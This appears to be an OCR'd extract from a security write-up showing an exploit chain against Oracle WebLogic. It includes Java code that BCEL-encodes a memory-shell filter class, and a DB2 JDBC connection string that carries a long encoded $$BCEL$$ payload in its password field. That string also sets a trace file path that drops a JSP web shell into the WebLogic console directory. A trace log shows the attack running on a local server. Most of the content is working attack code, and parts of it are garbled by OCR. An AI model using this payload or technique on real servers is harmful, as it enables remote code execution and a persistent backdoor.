
```java
public class BCELTransfer {
    public static void main(String[] args) throws Exception{
        JavaClass cls = Repository.lookupClass(WeblogicMemFilter.class);
        String code = Utility.encode(cls.getBytes(),true);

        Class<?> aClass = new ClassLoader().loadClass("$$BCEL$$"+code);
        System.out.println("$$BCEL$$"+code);
        aClass.newInstance();
    }
}
```


BCEL Code Transformer

WeblogicMemFilter

```java
public class WeblogicMemFilter {
    static {
        String filterName = "dynamicFilter1";
        String urlPattern = "/*";
        String FILTER_CLASS_STRING = <STRINGS>;
        try {
            Thread thread = Thread.currentThread();
            Field workEntry =
thread.getContextClassLoader().loadClass("weblogic.work.ExecuteThread").getDeclaredField("workEntry");
            workEntry.setAccessible(true);
            Object workentry = workEntry.get(thread);

            Field connectionHandler = workentry.getClass().getDeclaredField("connectionHandler");
            connectionHandler.setAccessible(true);
            Object http = connectionHandler.get(.
);

            Field request1 = http.getClass().getDeclaredField("request");
            request1.setAccessible(true);
            Object servletRequest = request1.get(http);

            Field context = servletRequest.getClass().getDeclaredField("context");
            context.setAccessible(true);
            Object webAppServletContext = context.get(servletRequest);
            Field contextField = webAppServletContext.getClass().getDeclaredField("filterManager");
            contextField.setAccessible(true);
            Object filterManager = contextField.get(webAppServletContext);
```

```
// Register Driver
DriverManager.registerDriver(new com.ibm.db2.jcc.DB2Driver());
DriverManager.getConnection("
jdbc:db2://127.0.0.1:5001/test:password=${''.getClass().forName('com.sun.org.apache.bcel.internal.util.ClassLoader').newInstance().loadClass('$$BCEL$$$l$8b$I$A$A$A$A$A$A$adX$8b$7b$5b$e7Y$7fO$y$5b$b2$o$c7$b6b$3bQ$9b$a6M$b7n$89$j$d7$b2$S$c7$b1$93$5e$be$a3$bb$z$c9$91d$5d$b3$d0$j$j$jK$8a$8f$$$95$8enf$b0$c1$$$94$db$60$b0Q$c6ml$b0f$40$c7$d2$Bn$e9hW6H$a1tlc0$ae$7f$I$cf$D$cf$c2$ef$3bGr$7cK$5b$k$90$ads$be$f3$de$be$f7$ae$f3$7eo$fd$e8$d5$d7$89$e8$o$fd$87$95$y$f4$J$x$7d$92$3e$c5$_$3fc$a6$e7$acd$e2$Q$T$fd$y$c7$fd$9c$99$7e$deB$bf$60$a6_4$93w$98$3eM$bfd$r$x$fd$b2$99$3e$c3$ef$bfb$a5_$a5$cfZ$B$fe$i_$fd$g$87$3do$a1_$b7$d0$e7$z$f4$h$W$faM$x$fd$W$fd$b6$85T$8e$f8$j$x$7d$81$T$7f$81$7e$d7B$V$L$7d$d1Bu$L5$z$f4$r3$fd$9e$99$7e$dfL_$b6$92$8b$5e$e0$b4$b7$y$d41$d3W$act$96$fe$80_$fe$d0B$7fd$a1$N$L$bd$c8$95$faa$95$k$a5$3f$e6$f0$af$99$e9$b6$99$5e$Sh$e8j$a9R$d2$9e$Uh$e0$ec$b9$a4$40$sw5$af$I4$g$wU$94H$b3$9cS$ea$ebRN$F$c4$k$aa$ca$92$9a$94$ea$r$fe$dc$D$9a$b4b$a9$n$d0$5cH$ae$96$e7$94$8eT$ae$a9$ca$dc$cd$7cN$9e$934M$927$e7$f29$d7$5cJ$c9$a9$d5BI$O$xe_I$d5$94$fa$V$81$y$FEs$abR$D$cc$8f$9d$N$dd$94Z$d2$9c$wU$Ksq$ad$5e$aa$U$ae$9c$db$F$d2$c9$c0rD$e9$Itf$X$oR$8d7$e5bX$d1$8a$d5$bc$b7$p$x5$adT$ad$80pX$e6$i$86$j$f6$83$b2a$b2Z$95$f2J$5$d$a0$T$fb$b7$J$e9$I$90$8c$e4$a4$86r$e9$a2G$91$ab$3a$e5$c9P$a3Y$99$x$97$g$f2$9c$c8$e2$de$j$MH$Hs$5dM$81$jG$ae$8b$Q$5$d$d6$d5$R$e8$81$5d$a2$eb$ca$86$aa$c8$da$9c$a1$wX$GduK$a0$f1C$8c$9c$da$eb$e5n$ad$ef$e9$89$fd$c4W$a7$9f$e4z$c6$b9$9b$c3RM$t$d3$d3$e1$ebHE3$fd$89$9ex$9f$R$c8$ba$e3$9a$86$99$fe$d4L$7ff$a6m3$bd$M7$c5K$85$8a$a45$eb$90$7e$f6$bd$c4$c0$d8$d1V$aa$b4$aa$9bJ$b8g$e7$e5$dd$9ck$b9$9b$b0$f3$ca$3b$cb$ea$R$c1$L$d5$dc$cd$bd$R$daAY$N7F$a42$94$hD$3c$b7$e0$_$cbUY$ed$e5$aaIS$ca5X$bf$a1$e7$d35$q$9bR$af$I$ql$I$e48$c4$f1$be$92$a2r$bf$9b$cbR$ad$G$7d$m$ab$yi$c8$j$JB$86$eaJ$a3$a9j$e0$$$e1$h$E$40$x$d6$V$v$bfW$b5u$j$c6$b3$ab$5d$adoz$xZ$bd$db$5b$x$c6z$5c$aeV$w$d8$M$8e$OH$95$bc$ca$b3$c6T$d44$ec$60$a9$x$cf6$95$866$_$d0$b1$86Ro$a9$8a$W3$mP$Jl$9a$d2$c1j$a2$ad$e4X$ad$W7$I$dc$7d$b0$adG$a0$db$b0crX$aaH$F$be$c5D$5d$v$94$g$80$Y$a5$d5$P$cb$d4$k$cf$84$40$d1$e3$l$3f$80$Qh$d2$b0$b3$a9$95$d49V$afK$5d$O$e6Q0h$8d$uX$9buu$c7$d1$c7$7d$c1$d0$ba7$f6$8c$3b$c4$e2$f1g$e2$eb$b1$60$c4o$a6W$cc$f4$e7$e8zh$3fh$$$e0$88W$9buY$81b$60$9f$3a$d0$F$k$e7$9b$da$e8$C$5d$E$a7$8d$5e$a5o$d8$e8$_$e85$90$k$5ej6z$9d$bei$a3ezC$a0$b1$fd9$p$d0$d1$bc$b2$81$9e$d5k$w$a3$fbr$d7L$7fi$a3oQ$d0F$df$a6$bf$S$e8$e1w$e9$o6$fakz$DEd$a3$3b$f4$a6$8d$fe$86$fe$d6Fo$d1$df$d9$e8m$ce$7d$y$df$adH$e5$92l$d8$81$a8$k$99$9b$W$ac$_v$5b$97$$$b5$K$8c1O$94I$ac$ca$bcm$b6$m$b6$d9$r7c$8b$ee6s3O$3b$c0$3cN$7c$_$G$99$e7r$90y$d9$wc$J$W$8dV$99$Y$V$dd$ee$82$e8a$de$e8$w$f3$sX$acPe$d1$b6$Yp$b7E$d0m$82$$$c3$e2$80$c5$dbb$Y$b0$I$f3$5e$M0$ef$e5$A$f31$7c$bd$o$f0$97$a5$d4B$z$ef$b9$88u$b8$ba$9a$cc$e0$k$f3$e4$5c1$95E$d9$b5u$bf$da$cc$s$W$e6s$a9$VUVc$c5L$b9$c3$e1$f1u$ff$d2$cdL$aa$93$ca$a4Wj$99$d4J$p$9b$dc$c1y$f3$febMn$7bYh$b3$d3$cc$a6$a3$ad$5c$w$a9$c9$ae$a2$9a$f3$b7$5b$b9$f2$d2V$eeB$b2$9bq$rZ$d9$b2$da$c8$fb$93$dd$d0$85$98$w_$88$b6$92$fe$e4V$de$9b$ad$e5$Cx$be$d9$e0z$d4re$d5$J$99$h$ab$de$ce$b3$99t$b6$a8$b8$97$b6$b2$e9$VW$ce$9ft$86$9c$3d$da$cd$I$e4fk$d9$adF$zY$f02$8f$7f$l$i$ba$E$de$h$bf$c8D1$92M$c7$aa$b0$3f$K$db$8a$d0$dd$J$fa$z$e8$Q$cc$fa$97$fcR$aa$83$e7$a0$c8$7c$8d$ea$ba$bfV$cc$97$7d$XC$X$o$aa$5c$c96$b8$ad$JW$b2$9b$87$l$f2$3e$f8$x$9d$e4v$z$be$x$dd$F$b1$95$abD$d45$e7$3b$eaX$cd$a4$d4$e6ZWMq$lg$fd$3eg$s$eaeL$d5$dcx$We$q$85$b7$c7$lru$8a$b9$b2$dcJ$EVZ$ZWrK$e6v$b1H$p$9b$e21$f6$ad$80$7eM$3e$a8$tl_$IKe$9f$x$93$$$b4v$f0$ee$a5$f5$be$$$89r$b2$93O$nF$k$$$ef$9e$8e$80o$c9$fe$a5$a6$ecJ$40$c6$d2$bb$c9$e8$d3$$B$8fP$3f$H$a2$aebQ$e2$fa$89$daa$fc$3d$bf$afx$q$bf$af$96$d3s$p$d2$cd$a6$91$bf$ee$fca$f4$d5$7c$m$d6$O9$8b$ce$7c$40$bc$8f$fe$f3$eby$bf$ef$a6$e4$9c$_$ca$3e$pwy$cdA$a7$d5X$bax3$9b$W$9dR$Kz$b6e$96$u$e0$8b$i$S$5d$3cOc$dd$dc$85M$f0$d7$d6$8d$3cNr$dd$f4Z$d9$93$bf$a5$F$3d$W$k$c6$92LDM$b9$93$Hc$eb$e2$fa$b1V$3c$Qs$ca$be$7en$c4$e2$d9$b4o$3e$9b$8e$f0$bc$f7d$5c$f3$9b$k$s$s$98$8f$fb$b6xx$7c$9d$x$f3$d0aS$cfKQ$dcK$D$7dQ$df$V$c8Z$J$b9Vj$b9$d2R$v$93$8e$a0I0w$u$V$Os$d1$c9B$9b$r$dbP$b2$zf$b1$97$84$dcFoh$87$99$cf$c9$d2$c0E$K$y$F$dc$Gp$F$e6$f7$ea$3c$Z$f8$q$d3n$b3$y$T$e17$b1$M$3b$8b$cc$_$c3$ce$ffC$cd$a3v$bdz$adx$5b9$bf$af$99$ed$$$5d$cb$e0$cd0$a3$e7f$ec$fe$b5$c1$f9$5c$G$9f$94$ba$dc$8a$t$96$7c$8a$l$fe$M$a0$7f$b8xN$z$i$e4$9d$df$f1$f7$5eZ$d6$a9$A$b6$ab$f6$e1Sw$a6W$eb$3bz$ad$e7$D$f0eY$5e$5cMt$O$f5$f7$g$f2$c5W$w$e6$ee$cb$a7$f7Y$d8$ee$f7u$f3$a8$5d_$bcP$dbG$h$95$cbK$c8$c3$c8$W$97$e5M$j$8e$e3$b5$9cu$r$9d$f1$d4B$3b$9f$8eq$f9j$s$e5$84$cdr$f5$9enj$x$e4T$9br$A5$A$fd$b2$v$9f$a6$cb$dc$ed$b3$fd$fcL$a7$db$84$7c$df$aaOs$af$s$90$f3$e2$fc$3b$f9$Ry$hi$e7$5c$L$5bY$f4$rw$w$8f$de$92$efJi$p$3e$be$ee$3d$fb$f8$7e$J$ee$87J$y$z$a3$bf$c3$c7$bc$X$E$f8$3e$f1$c4$a6$de$c3w$eb$b6$8f$96$fb$ed$82$be$8er$bf$V$8d$fa$8f$_52$f0$3b$f4q$C$d7$ec$ff$W$f8S$H$7bol$7f$cf$f1$b2$ff$ff$5e$ce$fb$b4$hv$U$d8$3a$e3$f1e$fc$T$e5$ff$bc$l$f0$7b$9aC$c2m$sr$3c$3e$be$d5$ba$ccXN_$bby$a9$e1$83$df$ef$m$bf$H9$83$3b$8ar$e3$af$J$8c$f3$e0$c2_$X$c4$86$bedh$5e$81$u$e7$93$f9$f3$bc$be$9d$$$c2$df$e9$ad3$3aa$c1$e0$85$M$5d$96$af$A$kC$b5$be$y$c6$f5$J$U$d8$G$bf$eb$bb3$de$7b$$$g$fb$c0$a6$60$B$ec$fa$3e$de$Yc$b2$n$c0$7f$b9$de$86$dek$85hV$U$83$9e$s$7e$a3X$c1$e3g$3e9$G$a6$cbnO$d5$d7l3_$w$w$za$eb$y$eb$ED$89$f9M$af$b7P$5cOE$T$bbx$c4u$ad$cdV$b4$C$5b$5d$xd$b2b$3d$83$96$b2$e9$c3s8R$90$f5gO$bc$bb$c0$Y$e2$Wj$a0$fblf$c5h8$v$$$ca$cc$b3$98a$de$90W$5b$ed$C$_z$3d$y$e45L5$7c$f9$y$c3$bb$V$3e$d7$f8$3b$R0q$d00$3f$dee$f0N$85w$$1$c4$j$9a$e0$fd$da$8fv$5b$Q$cb$9c$_W$e0$zn$93$9b$k$e7N$f4G$f1$O$e5$O$b3$V$b8$8e$f3$ad$b4$99$8a$fe$AR$ce$df$e0$cfU$ee$T$d0$b7$98Xe$fe$b6$e1$d1$5c$9b$d5$98$bb$aa$a7$A$7c$c5V$db$aca$c4$Wtn$t$Lq$9fB$_$v$caZ$bd$Aw$8cD$60$e2$i$T$cb$Io$97y$c2$ba$a79_$84$c7$d8$88$5c$84q$d9$3cY$f8$5e$90$a5$c7$c9$93$e1$b1$V$7b$f9P$ef$a7$df$fd$f2$n$c0$f6$e6$W$db$9d$5b$k$d9P$c5SxB$a0$H$db$bd$X$f2$c7$f9$Q$f3$b8$b7$a3$c8MM1$c6$i$M$916$fa$O$5d$b1$d1$df$d3w$f1Ro$a3$ef$dl$f71$ab$d4$fbS$cb$b1$bdS$c7$9e$Xrc$e4$c3$8cp$fd$b0$d9$7b$e4$de$a8$81$e9$8b$bf$cec$97$7f$a0$l$80$fe$90$n$c4F$ffH$ff$c4w$ff$n$c6$c52$9f$d6$G$f5$c1$cdF$ffL$3f$b0$d1$bf$d0$bf$da$e8$df$e8$df$fb$cc$faV$3b$_$f1$C$cd$fe$af$8e$r0$I$jz$i$80$e9$ff$7e$b3$7c$7f$e3Ru$$$b8$b6k$e3$99$83$MA$8c$cd$b2$c4$d1$ebR$bd$a0h$bb$a8$l$b9G$jTU$a5$m$a9L$96$95F$e3$3e$q$95$86$sU$b4$92$$k$X$c9$d8$feaU$a0$T$f7$Z$85$R$G$b9Y$afcr$edSN$9c$3dw$d8$b0$3bY$d8$99D$f78$c4q$f6$c0$e9$c0$ce$dl$89$z$af$cfkbsc$83$93N$jv$b4$c0$8fJ$8e$l$94$B$ee$f1$dd$86j$8a$3e$e3$9a$d63$d7$bc$40A$Z$cc$82$aaTW$f2$7d$f7$3f$7d$88$f4$eb$H$c4$9e$7b$a7$c3$98$R$88$8d7kJ$5d6F$c7$91$86$a2$Z$fe$_$Zg$5cg$b3$fc$60$cc$dc$92$d4$a6$b2$b6$c1$z$K$ee$W$d8S$93$9f$x$ZG$p$C$z$jr$ur$fd$m$e8$d0S$91a$a8$d3$b7n$98$lT$f5$s$da$b1$5d$d6$f7$828$fb$$$a76$fb$8f$3f$G$mB$a0$P$i$a2$dc$a1$9a$98An$cc$fe$7b$b3c$a7$96M$8d$d2$96$a2$l$i$G$91$w$7b$bd$b2$p$c5$a2U$fb$j$c1$c2$8f2$a4R$F$d6$3c$b8$5b$JwQ$aa$c7yk$a9$c8$ca$95sYHlpE$3fx6$f8$9e4$a53$e4$o$L$f1$8f$89$E$7e$a0$80$eb$C$9e$e6p$Xp$l$9c$7e$99$84$97$b08B$97p$j$d2$81$p$b4$88$ab$cd$m$a0$cb$b4$84$fb0oG4$c0$99$85$3c$e8$cc$80$7d$f2$V$3a$b2M$D$a1o$90$v$f32$N$86$cfOo$d3PDX6$cdl$93yy$d0az$93$W$j$83v$cb$97$c9$89$db$f0$d0kd$cd$M$d8$8f$c63$a6$af$93$z$9e$Z$e4$d7m$gY6$dd$ba$fb$c3$e5$n$c7$e06$8d$$$P$de$ba$fb$96$c3t$87$a6$j$s$d36$8d9L3$60$b3d$Gf$c15$f0$K$8d$83m$f6u$7e$df$s$fb$hd$bd$z$dc$86$9a$d3$U$a0U$3a$G$h$b9$RO$d2$u$ael$a8$Y$c7j$9d$s$vI$t$vE$a7$v$N$ca$yho$80$fa$3a$85$e9C$c0$de$A$e6$c3XI$94$c3$df$c7$v$af$h$l$Aw$Y$df$ab$f4$E$8c$85$a9$90$fa$U$eef$faIz$9a$Y$f6$i$a5$W$89$e4$86$e3$s$a9F$k$f2$c29$t$a9L$3e$f2C$8f$d3T$80$8c$m$dc$b7$d2s$a5$BY$F$q$E$c8$Z2$dd$Fh$I$bb$98$vb$a653$j5$d353E$89T3$c5$8e$ce$40y$ce8$I$V$T0$e0$Y$d4L$ebq$ca$m$WY$a8$7fD$Pd$j$db$9ap$3f$N$df$9b$c3$e7g$G$e0$e4m$3a$k$99$e5$de$9b$9d$c6$a3$F$9e$ba$bd$Ta$bbN$5d$84$dc$SL$b8I$T$b4$a9$h$3cmH$81$pn$e8$e9r$9a$7e$M$G$e3G$85$i$f4$M$9$C$eaQ$dd$b8$B$5d3$9eN$f3H$ad$P$f7S$ca$c4s$c4$81$ec$f8$be$7db$d5$3e$Z$b2O$85$91$k$91Y$q$88$fd$c46$9d$b4$3b$b6$e9$81e$93$k$d6$H$j$s$c0O$nE$Qs$b3$fd$n$8e$Zr$M$e9$Y$3d$PN$z$9b$jf$8e$3a$cdQ$W$87EGY8$ec$d4$f2$b0c$98$a3$k$e6$u$ab$c3$aa$a3$ac$ivj$f9$a8$e3$uG$3d$c2Q6$87MG$d98$ec$d4$f2$88c$84$a3$ce$8c$f5$d2$f0Q$q$U$bf$M$da$df$X$cf$M$f1$8b$d9$fe$fex$c6$82$V$cf$c9c$8ecz$fe$js$8c$8c$Z$Z8$N$86$f3$af$d0c$db$f4$Bp$99$5e$a3G3$D3q$f0$K$60$c5$d7$o$f0$9cL$Z$db$7c$90k0$ea$Y$d55$Y$e5$b0So$d0$d9$e5$b1$81K$e3$93$e3$8e$b1m$3a$f7$rz$c1169$beM$d3$cbv$87$9d$f3$ccp$9e$e3$8e$e3$3a$cfq$O$3b$b5$3c$e1$98$A$K$85a$3f$bf$X$3b$c1$b1$93$8eI$ce8k$ea$9b$84$c8$_O9$a6t$cd$a7$i$93$s$5d$f1$Z$ae$d7$f2$J$c7$89$3b4$eb$40$u$k$c7Fs$9f$a73$O$fb$f2I$ae$82cl$AZl$933$85$95$e3$q_$dc$a2$e1O$8c$L$b7$ee$so$91$v$f2$S$C$3c$y$bc$z$7c$X$B$l$d0$93h$9bfq$j$c5$d3$Y$aac$i$81$3f$8e$a61A$P$a1$W$deGS4$83JXD2$3cA$P$meN$a1$W$lB$f2$9eF$8d$3d$82$K9C$Nz$94$3e$C$ca$e7$e8$fd$f4iz$8c$9eG$fa$dd$B$d7$dbt$9e$7eDN$c1J$f3$c2$Y$b9$84S$b4$m$9c$a3K$82$8b$W$85$t$e9$b2$e0$a1$r$nLW$84$P$d1U$nGO$I$9b$f4$94$f01zZ$f8$U1$e1yr$L_$n$8f$f0$oy$85W$c9$t$7c$9b$fc$c2$j$f0$bfM$Rh$be$w$7c$8f$d6$f4D$ffor$80$e6$B$e8r$83NB$f2gQ$f57$c8$O$f9$cf$91$8c$ea$3f$8e$j$ba$a4$A6$B$f9$d7i$D$abI$ec$e2$d3$93$7f$K$fb$cc$a1$92o$d0$J$ela$fa$w$K$a9$E$fbG$84o$a2$946$e1$8f$87$84$af$91$K$v$s$9a$R$be$I$5bo$a0$80$W$85$cfQ$85x$d3$f4A$d3$w$60$upa$L$5d$p$8f$C$92$b0$cb$b3$80$NSYx$G$e5$9c$t$x$7dD$b8$G$l$dd$a0$a3$f4$il$d6$A$b3$d1$f3$c2$C5$B$h$a1$3b$c2$Qz$8f$9f$8e$c1O$df$a26$b0$a3$f0$d4m$ea$40$ef1$g$Q$beC$5bz$af$g$S$de$a2$l$d7$8bxXx$T$fe$7e$KE$cc$7bO$8a$G$efBy$bb$de$7b$8c$ff$9f$40_3$d3G$ef$7f$bd$a6$_$3e$86_$84$ff$a2$X$ee$c2$a8$81$jn$o$d1L$3f$f5$9f$Q$y$d0O$eb$7d$e6$e3$ff$D$ccp$f1$T$L$i$A$A').newInstance()};traceFileAppend=false;traceLevel=-1;traceFile=../../../wlserver/server/lib/consoleapp/webapp/framework/skins/wlsconsole/images/memshell.jsp;
");
```


127.0.0.1:7001/console/framework/skins/wlsconsole/images/mshell.jsp
java.io.tmpdir=/var/folders/y2/p6q9zkfn5257ll62r_ncq5hh0000gn/T/, java.vendor.url.bug=http://bugreport.sun.com/bugreport/, os.arch=x86_64, java.awt.graphicsenv=sun.awt.CGraphicsEnvironment,
java.ext.dirs=/Users/pyn3rd/Library/Java/Extensions:/Library/Java/JavaVirtualMachines/jdk1.8.0_60.jdk/Contents/Home/jre/lib/ext:/Library/Java/Extensions:/Network/Library/Java/Extensions:/System/Library/Java/Extensions:/usr/lib/java,
user.dir=/Users/pyn3rd/Oracle/Middleware/Oracle_Home/user_projects/domains/base_domain, line.separator=\n, java.vm.name=Java HotSpot(TM) 64-Bit Server VM,
javax.management.builder.initial=weblogic.management.jmx.mbeanserver.WLSMBeanServerBuilder, file.encoding=UTF-8, org.omg.CORBA.ORBClass=weblogic.corba.orb.ORB, java.specification.version=1.8, launch.use.env.classpath=true } [ibm][db2]
[jcc] Dumping all file properties: { } [ibm][db2][jcc] END TRACE_DRIVER_CONFIGURATION [ibm][db2][jcc] BEGIN TRACE_CONNECTS [ibm][db2][jcc] Attempting connection to 127.0.0.1:5001/test [ibm][db2][jcc] Using properties: {
traceLevel=-1, traceFile=../../../wlserver/server/lib/consoleapp/webapp/framework/skins/wlsconsole/images/mshell.jsp, user=weblogic,
password=**********
